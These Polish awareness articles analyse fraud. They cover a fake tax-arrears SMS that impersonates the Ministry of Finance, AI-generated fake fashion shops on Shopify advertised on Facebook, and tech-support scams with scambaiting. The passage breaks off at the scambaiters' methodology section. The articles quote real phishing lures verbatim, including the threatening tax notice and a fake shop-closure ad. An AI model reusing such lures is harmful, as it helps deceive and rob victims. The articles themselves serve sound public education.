Aby uniknąć wszczęcia procedury egzekucyjnej, prosimy o natychmiastowe uregulowanie należności poprzez wpłatę.

Szczegóły rozliczenia podatkowego

Rodzaj podatku	Kwota	Urząd skarbowy	Numer referencyjny
Dodatek dochodowy PIT	372.98 PLN	Krajowa Administracja Skarbowa	PIT/KM310/25

Razem do zapłaty: 372.98 PLN

Informujemy, że zgodnie z art. 45 ustawy o podatku dochodowym od osób fizycznych, podatek wynikający z zeznania jest podatkiem należnym za dany rok podatkowy, chyba że właściwy organ podatkowy wyda decyzję, w której określi inną wysokość podatku.

Zapłać -> Podatek

Trudno nam bowiem wyobrazić sobie zbyt wielu dorosłych Polaków, którym serce nie zadrży na widok pisma od komornika! Dołączmy do tego jeszcze logo Ministerstwa Finansów, niby delikatne, acz wyraźne napomknięcie o ryzyku procedury egzekucyjnej... Wygląda groźnie. Na tyle groźnie, że mając przed oczami słowa „komornik” i „egzekucja”, można nie zwrócić uwagi na to, że adres strony – choć zawiera „PIT” – nie jest w domenę gov.pl. A potem tylko kod BLIK (co ciekawe, w tym przypadku nazwa odbiorcy brzmiała podatki.gov.pl!) albo dane karty płatniczej trafiają do złodziei.

Gdy dołączymy do tego jeszcze fakt, że SMS przyszedł z nadpisu WINDK_GOVPL, autorytet robi się tak mocny, że ryzyko padnięcia ofiarą oszustwa znacząco rośnie. Oczywiście kolejne nadpisy mogą być blokowane na poziomie krajowym przy użyciu rządowego mechanizmu. Nie sposób jednak zablokować wszystkiego, co zawiera GOV, a sieciowi oszuści bywają naprawdę kreatywni.

Podsumowanie



Konia z rzędem temu, kto w czasie, gdy Cialdini prezentował światu wyniki swoich badań, przewidywałby, że po czterech dekadach będą one podstawą przestępczej aktywności! Kiedyś, u zarania internetu, mityczny hacker musiał przede wszystkim radzić sobie z tworzeniem złośliwego oprogramowania. Pierwsze wirusy powstawały jako żarty, proof-of-concept, czy po prostu przypadkiem wymykały się spod kontroli swoim twórcom.

Z czasem, gdy nasze życie coraz bardziej przenosiło się do sieci, wraz z nim lądowała tam i przestępczość. Globalne koszty cyberprzestępczości szacuje się już na ponad 10 bln USD rocznie, a w branży sieciowych przekrętów od długiego czasu obserwujemy specjalizację. Teraz nie ma już ludzi, którzy swoje złośliwe aktywności prowadzą od początku do końca sami. Jedni tworzą kod, który następnie w różnych formach sprzedają na rynku. Inni muszą być przede wszystkim dobrymi psychologami, by przekonać właśnie Ciebie, że musisz kliknąć w link i na stronie wpisać w nim swoje hasło lub dane karty.

I jeśli nawet, poświęcając odpowiednio dużo czasu i pieniędzy, da się przygotować phishing tak dobry, by oszukać nawet eksperta od cyberbezpieczeństwa, to z grubsza na 99% z nas nie opłaca się tyle poświęcać. Wobec nas używa się podstawowych reguł Cialdiniego. Mam nadzieję, że po tej lekturze łatwiej będzie Wam rozpoznać mechanizm oszustwa, zanim padniecie jego ofiarą.





Wykorzystanie AI do oszustw w sklepach internetowych **Jak to działa**

// Mateusz Ossowski

W pierwszym kwartale minionego roku mogliśmy obserwować kampanie fałszywych sklepów internetowych z wykorzystaniem AI do generowania obrazów i przy zastosowaniu popularnych platform e-commerce oraz dropshippingu. Kampania bardzo podobnych sklepów została zaobserwowana w Polsce, Hiszpanii, Portugalii i Holandii.

Zacznijmy jednak od jej scenariusza. W serwisie Facebook mnożyły się posty sponsorowane, kuszące bardzo dużymi przecenami. Rzekome powody się powtarzały, a były to np.: choroba właściciela, niska rentowność, brak czasu lub nawet zniszczenie witryny sklepowej przez samochód.

Krawiec Warszawa
Sponsorowane · 🌐

Niestety, po 15 latach musimy zakończyć działalność... 😞
Po trudnej decyzji musimy niestety zamknąć nasz sklep stacjonarny Krawiec Warszawa...
Coraz mniej klientów odwiedzało nasz butik, a od miesięcy ponosiliśmy straty...
Dlatego postanowiliśmy kontynuować naszą działalność tylko online i wyprzedajemy cały nasz magazyn z rabatem aż 80%.
👉 Oto link do naszego sklepu internetowego: <https://krawiec-warszawa.com/collections/luzne-spodnie>
Dodatkowo niedawno zostałem dziadkiem i chcę poświęcić więcej czasu moim wnukom. Mielśmy trudny okres, ale z perspektywy czasu była to wspaniała podróż! ❤️
Prowadzenie sklepu to ogromne poświęcenie i zaangażowanie – robiłem to przez piętnaście lat z wielką pasją, ale niestety przyszedł czas, aby się pożegnać...
❤️ Ostatnie lata były dla mnie ogromną radością i jestem niezwykle wdzięczny wszystkim naszym kochanym i lojalnym klientom!
To Wasza niepowtarzalna szansa, aby kupić nasze produkty zanim znikną na zawsze – skorzystajcie z rabatów, zanim będzie za późno!



Fanpage w serwisie Facebook miał przeważnie po kilka tysięcy obserwujących, co zwiększało jego wiarygodność. Wśród obserwujących są zarówno prawdziwe, jak i fake'owe konta. Takie fanpage, a czasami i profile osobiste to tzw. „wygrane strony”. Przejęte konta prawdziwych użytkowników lub boty oszukujące algorytmy antyfraudowe Mety, które mogłyby takie konto usunąć. Sposób wyświetlania postów sponsorowanych w serwisie Facebook ukrywa komentarze ostrzegające przed oszustwem lub wyświetla tylko pozytywne opinie, co pomaga wprowadzić potencjalne ofiary w błąd.

Zdjęcia profilowe, tak jak i w galeriach, są wygenerowane przez AI. Niekiedy są niespójne, np. witryna tego samego sklepu, która różni się szczegółami.



Wizualizacja AI nr 1 i nr 2 tego samego nieistniejącego sklepu.

Ciekawostka: jeśli nie zawierały metadanych, to niekiedy nazwą pliku był prompt. Na przykład nazwa poniższego pliku po pobraniu, to: „a couple in their middle 50s standing in front of the store”.



W celu podniesienia wiarygodności fałszywe sklepy zawierają również zdjęcia z brandingiem, np. toreb zakupowych.



W samym sklepie produkty prezentowane na modelach są również wytworem sztucznej inteligencji. Należy zwrócić uwagę na idealnie powtarzane pozy, a nawet ułożenie ubrań.



Do szybkiego zakupu miały zachęcać duże rabaty, ostatnie sztuki i promocje za każdy kolejny towar w koszyku. Proces zakupu pozwalał na płatność kartą lub poprzez BLIK. Sklep widoczny na transakcji pokrywał się z jego nazwą.

czy chcesz zapłacić
BLIKIEM w internecie?

kwota przelewu
199,33 PLN

dane odbiorcy
SP Liwia moda
liwiamoda.com

płatność z rachunku
Daily

pozostało: 0:37

 sprawdź, czy wszystko się zgadza

Jeśli wybierzesz „potwierdzam”, zgodzisz się na pobranie pieniędzy z Twojego konta.

rezygnuję

potwierdzam

Dalej obserwowano kilka scenariuszy. Jednym z nich był brak dostawy towaru lub dostarczenie towaru znacznie odbiegającego jakością od towaru ze zdjęć w sklepie i przede wszystkim z bardzo długim okresem dostawy. Wskazuje to na oszustwo finansowe i dropshipping.

Jakie były wspólne cechy tych sklepów?

Wiele z nich miało zarówno w nazwie, jak i w domenie nazwę miasta, np.: krawiec-warszawa.com, violettawarszawa.com, minamosawarszawa.com, liwiamoda-krakow.com, gdanskmoda.com. Każdy fanpage zawierał zdjęcia butików, wnętrz, modeli, a także branding. Wspólną cechą były kolorystyka i styl zdjęć. Wskazuje to na używanie podobnych promptów i szablonowego podejścia przy generowaniu zdjęć.

Wszystkie sklepy postawione były na platformie Shopify, która jest bardzo popularna. IIP kieruje nas do Kanady a konkretnie do serwerów wspomnianej wcześniej platformy Shopify, która świadczy również usługę hostingu dla postawionych tam sklepów. W niektórych przypadkach wygaśnięte sklepy kierują do marketplace, np. Shop.app, (należącego do Shopify), gdzie możemy znaleźć spotkane wcześniej produkty, które to kierują nas z powrotem do fałszywych sklepów działających dokładnie z tym samym szablonem, mechanizmami i produktami. Ewentualnie umożliwiają dokończenie zakupu za pośrednictwem marketplace shop.app. Po dodaniu produktów do koszyka jego finalizacja odbywa się w domenie marketplace.

Przeważnie zakup nie wymaga logowania lub rejestracji poza przypadkami, gdy zakup finalizowany jest z powrotem w platformie shop.app. Wspólne cechy, które dowodzą, że są ze sobą powiązane, to błędy. Można je podzielić na kilka kategorii. Przede wszystkim tłumaczenia na język polski, które są najprawdopodobniej z języka angielskiego. Świadczą o tym opisy ze strony „właścicieli”: „Droży Klienci, prowadzę mały rodzinny butik w Krakowie **razem z moją córką Oliwią**. Z wielką miłością **wybieram** nasze kolekcje stylowa odzież i osobiste doradztwo, jak w prawdziwej rodzinnej firmie”.

Podobne błędy gramatyczne znajdujemy w stopce: „Masz pytania? Prosimy o kontakt z naszym działem obsługi klienta za

pośrednictwem strony kontaktowej lub bezpośrednio przez e-mail pod adresem: info@liwiamoda.com **naszą standardową odpowiedź jest 6-12 w południe w godzinach otwarcia**”.

Wśród błędów związanych z tłumaczeniem możemy znaleźć błędy nie tylko gramatyczne, ale i merytoryczne. Wskazują one na brak weryfikacji przy tworzeniu treści:



Historia Marka i Andrzeja – Krawiec Warszawa

Mariek Nowak i Andrzej Zielinski, obaj mający 55 lat i ponad trzydzieści lat razem, są dumnymi właścicielami Krawiec Warszawa. To, co zaczęło się jako niewielka pracownia z kilkoma belkami materiału i starą maszyną do szycia, przekształciło się w ceniony salon mody męskiej w sercu Warszawy.

Mariek, z wykształcenia projektant, pomaga klientom w wyborze tkanin, kolorów i detali. Andrzej, z zawodu krawiec, najchętniej pracuje z tyłu sklepu – zawsze z miarą, wrodzi i szpilkami pod ręką.

Ich styl to klasyka i indywidualne podejście: gamtury z charakterem, czas dla klienta i przestrzeń, która bawidaj przypomina dom niż sklep. Krawiec Warszawa to nie tylko miejsce zakupów – to ich wspólne dzieło życia, zbudowane z miłością i rzemiosłem.

Sklepy są utworzone w bardzo podobnym stylu (graficznym, ikon) oraz identycznym układzie sekcji na stronie głównej i stronach produktowych.

Wszystkie kuszą promocjami i dodatkowymi rabatami za powiększenie koszyka zakupowego. Żaden ze sklepów nie miał danych teleadresowych, zaś w regulaminach, jeśli już, to pojawia się ten sam holenderski adres, pod którym nie znajdziemy żadnego z tych sklepów. Niekiedy podane są numery telefonów z holenderskim prefiksem, które również pozostawały bez echa.

Nasilenie tej kampanii przypadało na pierwszy kwartał 2025 roku. Domeny były rejestrowane nawet na kilka dni przed uruchomieniem kampanii sponsorowanych w serwisie Facebook. Scenariusz tego oszustwa jest nadal kontynuowany, jednak ze znikomym lub przeważnie zerowym wykorzystaniem kampanii sponsorowanych, a przy użyciu globalnych marketplace jako źródła ruchu.

Chociaż w tym schemacie wykorzystana jest sztuczna inteligencja, to trudno szukać jej zaawansowanego zastosowania. Ogranicza się ono do generowania zdjęć i opisów produktów. Czasem bardzo nieudolnych, a niekiedy nawet zabawnych. Schemat oszustwa, w którym kampania sponsorowana w serwisie Facebook prowadzi do nieistniejącego sklepu internetowego, nie jest nowością. Widać jednak, że wykorzystanie AI to stopniowa automatyzacja, ale i możliwość postawienia „sklepu” z dużą ilością asortymentu, a przede wszystkim łudząco prawdziwymi zdjęciami witryn, wnętrz, a nawet branding.

Pamiętaj, aby zawsze zweryfikować sklep, którego nie znasz, zanim dokonasz pierwszego zakupu. Sprawdź dane kontaktowe, zadzwoń lub wyślij e-maila. Zweryfikuj adres, np. w Google Street View. Zajrzyj do regulaminów, czy zawierają pełne dane firmy, tę zaś sprawdź w bazie CEIDG. Dodatkowym, ale nie ostatnim elementem jest zweryfikowanie, kiedy domena została zarejestrowana. Najważniejszy jednak jest nasz zdrowy rozsądek. Świetna promocja w sklepie, który zamyka się po 10 latach, a nie ma nawet adresu (bo taki komunikat zawierał jeden z przypadków), to oszustwo i powinna zapalić się nam czerwona lampka.





Scambaiting, czyli jak oszukać oszusta

// Aleksandra Nartowska

Wielu osobom cyberprzestępcy kojarzą się z wirusami i atakami na systemy informatyczne, a oni sami mają obraz zakapturzonego, nikczemnego guru otoczonego monitorami, który jednym wciśnięciem enteru może przejąć władzę nad czymś komputerem. W rzeczywistości prawda wygląda zgoła inaczej – większość ataków na systemy komputerowe przeprowadzają boty, a ludzcy hakerzy wybierają duże cele, takie jak korporacje czy rządy, nie zawracając sobie głowy internautami.

W przypadku przeciętnego użytkownika stosowane przez niego oprogramowanie jest wystarczająco zabezpieczone, aby automatyczne ataki były bezcelowe. Największą słabością komputera stał się człowiek, a phishing (people fishing – „łowienie ludzi”, czyli cyberataki opierające się na oszukaniu człowieka) pozostaje najpopularniejszą formą cyberataku (według CISA – Cybersecurity & Infrastructure Security Agency – ponad 90% cyberataków zaczyna się od phishingowej wiadomości).

Phishing jest tak samo kreatywny jak każda inna działalność człowieka, a wśród możliwych ataków należy wyróżnić zarówno bezpośrednie wyłudzenia w konwersacjach na istniejących portalach, podszywanie się pod zaufane osoby (najczęściej – najbliższa rodzina) oraz strony, jak i preparowanie całych, łudząco podobnych do prawdziwych, witryn.

Standardowym sposobem walki z oszustami przeprowadzającymi te ataki jest blokowanie ich stron oraz podnoszenie świadomości społecznej o ich działalności. W internecie znalazły się jednak osoby, które zdecydowały się zwalczać ogień ogniem – udają one ofiary, a następnie oszukują oszustów. Działalność taka jest nazywana scambaitingiem (łowieniem oszustów), a osoby zajmujące się nią scam-baiterami (łowcami oszustów), i to właśnie na nich skupimy się w tym artykule.

Zwalczanie ognia ogniem

Wbrew powszechnemu obrazowi cyberprzestępcy większość scammerów nie ma dużych umiejętności technicznych, a ich atak opiera się na wyuczonych sztuczkach socjotechnicznych i przygotowanym skrypcie. Rzadko działają z „sekretnych baz”, a częściej z mieszkań czy zwykłych biur. Mało tego, nierzadko zakładają całe firmy udające legalną działalność.

I tak jak w biurach tutaj pracownicy siedzą koło siebie, rozmawiają i żartują, mają kuchnię, a nawet miejsca do odpoczynku oraz wspólnego spędzenia czasu. I tak samo jak te legalne mają swoje sieci komputerowe... i tak jak w przypadku „uczciwych” systemów i maszyn, tak też tutaj najsłabszym składnikiem układanki pozostaje człowiek. Naw więcej takich biur scammerskich znajdziemy w Indiach.

„Atak” scam-baitera jest atakiem phishingowym w krzywym zwierciadle – on także zaczyna od człowieka. Jego cele są jednak dalekie od tych, jakie mają jego rozmówcy, i wahają się od zestresowania oszusta, przez zmarnowanie jego czasu, do przejęcia kontroli nad jego komputerem, bądź nawet siecią lokalną – co może skutkować zamknięciem działającej tam operacji phishingowej.

Metodologie scammerów

W tym artykule wyróżnimy dwa rodzaje phishingu: pasywny i aktywny.

Ten pierwszy polega na spreparowaniu wiadomości (e-mail, SMS, WhatsApp itp.), postu na mediach społecznościowych bądź całej witryny w celu wyłudzenia od ofiary pieniędzy (np.

w sklepie internetowym) lub danych osobistych. Często zawierają one błędy, jakie, co ciekawsze, mogły tam zostać pozostawione specjalnie w celu „odfiltrowania” uważniejszych użytkowników, którzy nie daliby się nabrać na oszustwo.

W pierwszym przypadku trudno mówić o scambaitingu, jako że proces oszustwa jest zautomatyzowany. Dlatego skupimy się na tym drugim, który wymaga bezpośredniej interakcji oszusta z ofiarą w formie rozmowy – głosowej lub tekstowej.

W zależności od przyjętej metodologii, oszust może pierwszy nawiązać kontakt z ofiarą (np. oszustwo „na kupującego” lub „na wnuczka”) bądź wysłać „zarzutkę” pod postacią wiadomości do potencjalnej ofiary, np. z wezwaniem do zapłaty.

Najpopularniejsze scamy w Polsce

Rodzime oszustwa opierające się na rozmowie można podzielić na tekstowe (rozmowa odbywa się poprzez komunikatory, najczęściej WhatsApp) i głosowe (rozmowa telefoniczna).

Kilka najbardziej rozpoznawalnych oszustw tekstowych: oszust kupił nasz przedmiot na aukcji internetowej (np. na portalu OLX) i wysłał po niego kuriera, tylko potrzebuje naszego numeru karty kredytowej, żeby wysłać nam zapłatę; córka/syn/wnuczka/wnuczek zgubił/a telefon i pisze z urządzeniem kolegi, bo potrzebuje pieniędzy na nowy; nasza przesyłka została wstrzymana i musimy opłacić dalszy transport, i tak dalej. W tym przypadku oszust działa masowo, a w imieniu wielu z nich rozmowę przeprowadzają boty. O ile w tej sytuacji uprawianie scambaitingu w celu zmarnowania czasu oszusta bądź przejęcia systemów jest daremne, o tyle wciąż umożliwia zdobycie informacji o oszuście i jego sposobie działania w celu chociażby ostrzeżenia potencjalnych ofiar.

Odwadźniejsi oszuści decydują się na spróbowanie sił w bezpośredniej rozmowie telefonicznej. Dzwonią do potencjalnej ofiary, najczęściej podając się za zaufane instytucje, np. banki, firmy pożyczkowe czy firmy ubezpieczeniowe. Takie formy ataku na ogół opierają się na wywarcu presji, np. poprzez wmawianie ofierze, że na jej dowód osobisty został wzięty kredyt, że wystąpił problem z jej funduszem inwestycyjnym albo że mogą pomóc z kredytem we frankach (zabawnie robi się, kiedy PESEL mamy zastrzeżony, a żaden ze wspomnianych problemów nas nie dotyczy). W takich przypadkach ich celem jest uzyskanie jak największej ilości danych, które mogą posłużyć zarówno do wyłudzenia kredytu naszym kosztem, jak i wykorzystania ich w przyszłych oszustwach.

Rozmowy takie bywają prowadzone osobiście, a także całkowicie automatycznie przez boty. Zdarzają się też rozwiązania hybrydowe, z człowiekiem wybierającym adekwatne kwestie następnie wypowiadane przez automat.

Ataki te najczęściej trafiają do nas zza wschodniej granicy, a numer telefonu jest zespoofowany (tj. sfałszowany, co sprawia, że odbiorca widzi inny numer niż faktycznie dzwoniący). A to utrudnia, bądź nawet uniemożliwia, odnalezienie sprawcy.

Oszustwo „na wsparcie techniczne”


Poza Polską, szczególnie w krajach anglojęzycznych, powszechne są bardziej angażujące oszustwa, gdzie scammer może spędzić wiele godzin – a nawet dni – na próbie wyłudzenia od jednej ofiary. W tym przypadku stawka toczy się o nagrodę statystycznie

większą niż u nas, bo wynoszącą od kilkuset do nawet kilkudziesięciu tysięcy dolarów.

Tutaj oszust zarzuca „przynętę”, która najczęściej przybiera postać wiadomości mailowej i ma doprowadzić do zdalnego połączenia z komputerem ofiary. Wiadomość może zawierać informacje o wykonanej/oczekującej płatności, opiewającej na kwoty rzędu kilkuset dolarów (e-mail taki może też sugerować przejęcie konta przez rzekomych oszustów, dzięki czemu ci prawdziwi mogą wejść w rolę życzliwego bezpiecznika). Nadawcami są m.in.: PayPal, Microsoft, PayPal czy Amazon. Alternatywnie, zarzutka kusi zyskami, np. z inwestycji w kryptowaluty.

W takiej wiadomości jest wskazany numer „wsparcia”, czy też „pomocy technicznej”, na który należy zadzwonić w celu rozwiązania sprawy. Telefon odbierze człowiek podający się za wsparcie zaufanej firmy.

Proces



```

C:\WINDOWS\system32 x + v
Microsoft Windows [Version 10.0.26200.7623]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sandy>BANK NAME: orange bank

C:\Users\Sandy>FULL NAME: sandra nartowska

C:\Users\Sandy>ZIP CODE: 02-326

C:\Users\Sandy>REFUND AMOUNT: 10000

C:\Users\Sandy>CONFIRM REFUND|

```

Tak według oszustów, wygląda proces wnioskowania o zwrot środków u PayPala czy Amazona.

**Warto także wspomnieć, że producenci oprogramowania do zdalnego połączenia są świadomi nielegalnego wykorzystania ich produktu. AnyDesk i TeamViewer aktywnie walczą z oszustami: blokują i zachęcają do zgłaszania ich, przekazują ich dane odpowiednim służbom, a nawet współpracują ze scammerami. Ciekawą metodą prewencji jest chociażby wyświetlenie ostrzeżenia o potencjalnym oszustwie w przypadku połączeń przejmujących kontrolę pochodzących z Indii. Jeszcze ciekawszy jest jej skutek uboczny: w celu uniknięcia tego ostrzeżenia oszuści zaczęli wysyłać prośby o „przejęcie kontroli nad ich maszyną”, a dopiero potem odwracać kierunek połączenia, co znacznie ułatwiło pracę ich łowcom.*

Dla osób „technicznych” powyższy atak wydaje się absurdalny i trudno im uwierzyć, że ktoś może faktycznie stać się jego ofiarą.

A jednak... to działa. A przyczyn nie jest mało:

01 Celem są ludzie starsi, nieobeznani z komputerami, bardziej ufni

Ataki są kierowane na osoby starsze, które często nie mają wiedzy technicznej, jaka zapaliłaby czerwone lampki i pomogłaby im wyłapać oszustwo; w dodatku nierzadko są bardziej ufne niż młodsze grupy wiekowe. To połączenie czyni ich szczególnie podatnymi na te ataki.

02 Ofiara jest zestresowana wizją utraty dużych pieniędzy, co zaburza jej zdolność osądu

Tak jak w przypadku wielu innych oszustw, atakujący wywiera presję czasu na ofiarę, wywołuje wrażenie, że każda chwila zwłoki niesie za sobą coraz poważniejsze konsekwencje. W efekcie paniki ofiara nie tylko nie myśli logicznie, ale także nie ma czasu na skonsultowanie sytuacji z zaufanymi osobami.

03 Oszust manipuluje ofiarą emocjonalnie

Oszust manipuluje ofiarą emocjonalnie zarówno poprzez wywołanie litości, jak i zastraszenie. Na przykład może twierdzić, że jeśli ofiara nie „zwróci” pieniędzy, to utraci on pracę bądź ofiara poniesie poważne konsekwencje prawne, łącznie z pójściem do więzienia za „kradzież pieniędzy” dużej korporacji.

04 Oszuści udają profesjonalizm

Oszuści starają się, aby cały proces wyglądał profesjonalnie dla osób niezaznajomionych z technologią. Wiadomości mailowe wyglądają (wystarczająco) prawdziwie, a oszuści symulują rozbudowaną strukturę w firmie, wliczając w to hierarchię i oddział zwrotów (w tym celu często przekazują słuchawkę innemu oszutowi). W czasie oszustwa używają oni także wiersza poleceń, co ofiarę może przytłoczyć i sprawić wrażenie, że wykonuje zaawansowane operacje techniczne, których nawet nie rozumie.

Natomiast osoby zaznajomione z tematem są świadome, że:

01 Oszustwo opiera się na skrypcie

Oszust nie jest socjotechnicznym geniuszem ani nie ma szczególnej wiedzy z psychologii. W rzeczywistości skrypt został przygotowany przez kogoś innego, np. właściciela danej firmy phishingowej, a i to na podstawie popularnych schematów. Oszust jedynie wykonuje skrypt i bardzo źle znosi wszelkie odstępstwa od niego, nieważne, jak absurdalne by były. Na YouTube można znaleźć filmy, na których

scambaiterzy doprowadzają oszustów do irytacji samym wciskaniem enter w wierszu poleceń.

02 Oszustwo opiera się na całkowitej niewiedzy technicznej ofiar

W rzeczywistości proces zwrotu środków wygląda inaczej; natychmiastowe zwroty są marzeniem (mamy szczęście, jeśli czekaliśmy „tylko” kilka dni), a sklepy ściśle kontrolują

wypłacane środki. Jeśli nawet doszłoby do takiej pomyłki, to odpowiedzialność byłaby po stronie wypłacającego.

03 Oszuści mają silny akcent

Oszuści mówią z charakterystycznym akcentem kraju, z którego pochodzą, ale starsze osoby w swojej ufności na ogół przysmkają na to oko i wierzą, że rozmawiają z prawdziwym wsparciem technicznym.

04 Oszuści mają słabe nerwy

Pomimo że można oczekiwać charyzmatycznego i opanowanego mówcy jako osoby podającej się za wsparcie techniczne Microsoftu, w rzeczywistości oszuści łatwo wpadają w złość. Na nagraniach ze scambaitingu są powszechne wulgaryzmy wypowiedziane przez sfrustrowanych oszustów, także kierowane w stronę ofiar. Oczywiście takie sytuacje nie mają miejsca w przypadku profesjonalnego wsparcia technicznego i być może w normalnych warunkach ofiara zauważyłaby tę oczywistą, czerwoną flagę. Niestety, kiedy oszust zaczyna krzyczeć i przeklinać, ofiara jest już na tyle zmanipulowana i wystraszona, że ignoruje ten fakt lub, co gorsza, zdaje sobie sprawę, że coś jest nie tak, że jej rozmówca nie jest tym, za kogo się podaje. W tym momencie jednak za bardzo się boi, aby przerwać proces.

05 Oszuści nie mają zdolności technicznych

Szesc bez butów chodzi, a cyberprzestępca nie ma zdolności technicznych – gdyby je miał, zajmowałby się fachem ambitniejszym niż okradanie starszych ludzi. Oszust potrafi obsłużyć komputer, zestawić sesję zdalną oraz użyć funkcji „Zbadaj element” do prostej edycji strony, ale na tym kończą się jego umiejętności. Dzięki temu łatwo ulega sztuczkom scambaiterów, które umożliwiają przejęcie władzy nad jego komputerem – tunelem, jaki sam otworzył. Warto nadmienić, że inwestowanie w takiego pracownika nie jest opłacalne, a w przypadku jego ujawnienia

jako scammera, bądź chociażby niezdolności do oszukiwania ze względu na brak umiejętności miękkich, dużo łatwiejsze jest znalezienie nowego.

06 Nie tylko oszuści, ale całe firmy nie mają zaplecza technologicznego

Bo kosztuje. „Firmy” zajmujące się wyłudzeniem w założeniu mają być jak najtańsze, szczególnie że ich właściciele sami są świadomi ryzyka nagłego zamknięcia, a koszt edukacji pracowników i opłacenia specjalisty odpowiedzialnego za zabezpieczenie systemów przekracza potencjalne korzyści. Nie pomaga też fakt, że kolejne oszczędności wprowadzają kosztem oprogramowania (korzystają ze starych i/lub pirackich wersji) oraz sprzętu (decydują się na domowe routery, i to te najtańsze). Nawet podstawowe zabezpieczenia sieci Wi-Fi często są poniżej poziomu domowych, gdyż mają być dostępne dla pozbawionych umiejętności technicznych oszustów.

07 Oszuści widzą małą część ukradzionej kwoty, większość idzie do ich pracodawców

W całej hierarchii osoba, która wykonuje brudną robotę, czyli wyłudzenie, widzi tylko mały procent wyłudzonej kwoty. W Indiach, w zależności od doświadczenia i wysokości łupu, jest to na ogół 5–15% (jeśli w oszustwie bierze udział więcej osób, nagroda zostaje podzielona między nie). Część zysku trafia także do lidera zespołu, którego głównym zadaniem jest monitorowanie i rozliczanie podwładnych. 70–90% skradzionej kwoty trafia końcowo do właściciela takiego „biznesu”. Oszuści otrzymują także premię bazową, która w przypadku początkujących oscyluje w granicach dolnego progu przeciętnego wynagrodzenia.

08 Oszuści nazywają ofiary „klientami”

Ze zdobytych przez scambaiterów raportów i skryptów wynika, że oszuści nazywają swoje ofiary „klientami”... na czym chyba można zakończyć tę sekcję.



Metodologia scambaiterów

